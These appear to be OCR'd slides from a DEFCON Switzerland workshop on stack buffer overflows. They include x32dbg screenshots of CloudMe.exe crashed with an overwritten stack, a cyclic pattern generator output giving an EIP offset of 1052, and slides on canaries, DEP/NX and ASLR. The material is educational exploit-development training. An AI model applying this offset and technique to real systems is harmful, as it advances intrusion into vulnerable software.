
CloudMe.exe - PID: 9964 - Thread: Main Thread 9968 - x32dbg

File View Debug Tracing Plugins Favourites Options Help Jul 28 2024 (TitanEngine)

CPU Log Notes Breakpoints Memory Map **Call Stack** SEH Script Symbols Source

Thread ID	Address	To	From	Size	Party	Comment
9968 - Main Thread	00A3AA10	41414141	41414141	4	User	41414141
	00A3AA14	41414141	41414141	4	User	41414141
	00A3AA18	41414141	41414141	4	User	41414141
	00A3AA1C	41414141	41414141	4	User	41414141
	00A3AA20	41414141	41414141	4	User	41414141
	00A3AA24	41414141	41414141	4	User	41414141
	00A3AA28	41414141	41414141	4	User	41414141
	00A3AA2C	41414141	41414141	4	User	41414141
	00A3AA30	41414141	41414141	4	User	41414141
	00A3AA34	41414141	41414141	4	User	41414141
	00A3AA38	41414141	41414141	4	User	41414141
	00A3AA3C	41414141	41414141	4	User	41414141
	00A3AA40	41414141	41414141	4	User	41414141
	00A3AA44	41414141	41414141	4	User	41414141
	00A3AA48	41414141	41414141	4	User	41414141
	00A3AA4C	41414141	41414141	4	User	41414141
	00A3AA50	41414141	41414141	4	User	41414141
	00A3AA54	41414141	41414141	4	User	41414141
	00A3AA58	41414141	41414141	4	User	41414141
	00A3AA5C	41414141	41414141	4	User	41414141
	00A3AA60	41414141	41414141	4	User	41414141
	00A3AA64	41414141	41414141	4	User	41414141
	00A3AA68	41414141	41414141	4	User	41414141
	00A3AA6C	41414141	41414141	4	User	41414141
	00A3AA70	41414141	41414141	4	User	41414141
	00A3AA74	41414141	41414141	4	User	41414141
	00A3AA78	41414141	41414141	4	User	41414141
	00A3AA7C	41414141	41414141	4	User	41414141
	00A3AA80	41414141	41414141	4	User	41414141
	00A3AA84	41414141	41414141	4	User	41414141
	00A3AA88	41414141	41414141	4	User	41414141
	00A3AA8C	41414141	41414141	4	User	41414141
	00A3AA90	41414141	41414141	4	User	41414141
	00A3AA94	41414141	41414141	4	User	41414141
	00A3AA98	41414141	41414141	4	User	41414141

Distance to “Return Addr”



Distance to “Return Addr”

<https://zerosum0x0.blogspot.com/2016/11/overflow-exploit-pattern-generator.html>

https://zerosum0x0.blogspot.com/2016/11/overflow-exploit-pattern-generator.html

@zerosum0x0

reverse engineering, penetration testing, exploit development

Saturday, November 26, 2016

Overflow Exploit Pattern Generator - Online Tool

Metasploit's pattern generator is a great tool, but Ruby's startup time is abysmally slow. Out of frustration, I made this in-browser online pattern generator written in JavaScript.

Generate Overflow Pattern

2000

Generate

Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5

Find Overflow Offset

0Bj1

Find

1052


For the unfamiliar, this tool will generate a non-repeating pattern. You drop it into your exploit proof of concept. You crash the program, and see what the value of your instruction pointer register is. You tune that value in to find the offset of how big your buffer should be.

Hide FPU	
EAX	00000001
EBX	69423569
ECX	8295D5AB
EDX	03330000
EBP	6A423969
ESP	00A3AA10
ESI	37694236
EDI	42386942
EIP	316A4230
EFLAGS	00210202
ZF	0
PF	0
AF	0
OF	0
SF	0
DF	0
CF	0
TF	0
IF	1
LastError	00000000 (ERROR_SUCCESS)
LastStatus	C000007C (STATUS_NO_TOKEN)
GS	002B
FS	0053
ES	002B
DS	002B
CS	0023
SS	002B

[Mitigations] Stack Canaries

Stack Integrity Protection

Random “canary” value added in the stack frame, execution stops if change is detected




[Mitigations] DEP/NX

Why should EIP even point to stack?

> *Make stack segment non-executable*

- Data Execution Prevention (DEP)
- NX (No-Execute)



[Mitigations] ASLR

Address space layout
randomization (ASLR)

randomize the base addresses of
libraries and other memory areas
such as stack

Prevents the “trampoline”

see also Return-Oriented
Programming (ROP)

Address	Size	Party	Info	Content	Type	Protection	Initial
00080000	00002000	User			PRV	-RW--	-RW--
000C0000	00011000	User	\Device\HarddiskVolume4\windows\		MAP	-R---	-R---
000E0000	00011000	User	\Device\HarddiskVolume4\windows\		MAP	-R---	-R---
00100000	00003000	User	\Device\HarddiskVolume4\windows\		MAP	-R---	-R---
00110000	00002000	User			PRV	-RW--	-RW--
00112000	00018000	User	Reserved (00110000)		PRV	-RW--	-RW--
00130000	00011000	User	\Device\HarddiskVolume4\windows\		MAP	-R---	-R---
00150000	00003000	User	\Device\HarddiskVolume4\windows\		MAP	-R---	-R---
00160000	00002000	User			PRV	-RW--	-RW--
00162000	0000C000	User	Reserved (00160000)		PRV	-RW--	-RW--
00170000	00003000	User	\Device\HarddiskVolume4\windows\		MAP	-R---	-R---
00180000	00011000	User	\Device\HarddiskVolume4\windows\		MAP	-R---	-R---
001A0000	00011000	User	\Device\HarddiskVolume4\windows\		MAP	-R---	-R---
001C0000	00002000	User			MAP	-R---	-R---
001D0000	00002000	User			MAP	-R---	-R---
001E0000	00001000	User			MAP	-R---	-R---
001F0000	00004000	User			MAP	-R---	-R---
001F4000	00004000	User	Reserved (001F0000)		MAP	-R---	-R---
00200000	000AC000	User	Reserved		PRV	-RW--	-RW--
002AC000	0002E000	User	PEB, TEB (11044), WoW64 TEB (11044)		PRV	-RW--	-RW--
002DA000	00004000	User	Reserved (00200000)		PRV	-RW--	-RW--
002DE000	00018000	User	TEB (6596), WoW64 TEB (6596), TEB (6596)		PRV	-RW--	-RW--
002F6000	0010A000	User	Reserved (00200000)		PRV	-RW--	-RW--
00400000	00001000	User	cloudme.exe		IMG	-R---	ERWC-
00401000	00258000	User	".text"		IMG	ER---	ERWC-
00659000	00001000	User	".data"		IMG	-RW--	ERWC-
0065A000	0017E000	User	".rdata"		IMG	-R---	ERWC-
007D8000	0003D000	User	".eh_frame"		IMG	ERWC-	ERWC-
00815000	00002000	User	".bss"		IMG	-RW--	ERWC-
00817000	00014000	User	".idata"		IMG	-RW--	ERWC-
00828000	00001000	User	".CRT"		IMG	-RW--	ERWC-
0082C000	00001000	User	".tls"		IMG	-RW--	ERWC-
0082D000	00004000	User	".rsrc"		IMG	-RW--	ERWC-
00840000	001F1000	User	Reserved		PRV	-RW--	-RW--
00A31000	0000F000	User	Stack (5100)		PRV	-RW-G	-RW--
00A40000	000FF000	User	Heap (ID 0)		PRV	-RW--	-RW--
00B3F000	00001000	User	Reserved (00A40000)		PRV	-RW--	-RW--
00B40000	00035000	User	Reserved		PRV	-RW--	-RW--
00B75000	00008000	User			PRV	-RW-G	-RW--
00B80000	00035000	User	Reserved		PRV	-RW--	-RW--
00B85000	00008000	User			PRV	-RW-G	-RW--
00BC0000	00002000	User			PRV	-RW--	-RW--
00BC2000	0000C000	User	Reserved (00BC0000)		PRV	-RW--	-RW--
00BD0000	00001000	User			MAP	-RW--	-RW--
00BE0000	0000F000	User			PRV	-RW--	-RW--
00BEF000	00001000	User	Reserved (00BE0000)		PRV	-RW--	-RW--
00BF0000	000CE000	User	\Device\HarddiskVolume4\windows\		MAP	-R---	-R---
00CC0000	001FC000	User	Reserved		PRV	-RW--	-RW--
00EBC000	00004000	User	Stack (8484)		PRV	-RW-G	-RW--
00EC0000	001FD000	User	Reserved		PRV	-RW--	-RW--
010BD000	00003000	User	Stack (2280)		PRV	-RW-G	-RW--
010C0000	00035000	User	Reserved		PRV	-RW--	-RW--
010F5000	00008000	User			PRV	-RW-G	-RW--
01100000	001FD000	User	Reserved		PRV	-RW--	-RW--
012FD000	00003000	User	Stack (10992)		PRV	-RW-G	-RW--
01300000	00001000	User	nt5\windows\dll		IMG	-R---	ERWC-

References

Aleph One - Smashing The Stack For Fun And Profit

<http://phrack.org/issues/49/14.html>





Award Ceremony

Acknowledgements

Many Thanks **DEFCON Switzerland**

become a member!

<https://defcon-switzerland.org/>



Thanks for your Participation ! You did Awesome !!!

Check out the Meetup Page for next events.

ANY VENUE SPONSORS FOR 2025?



HACKTHEBOX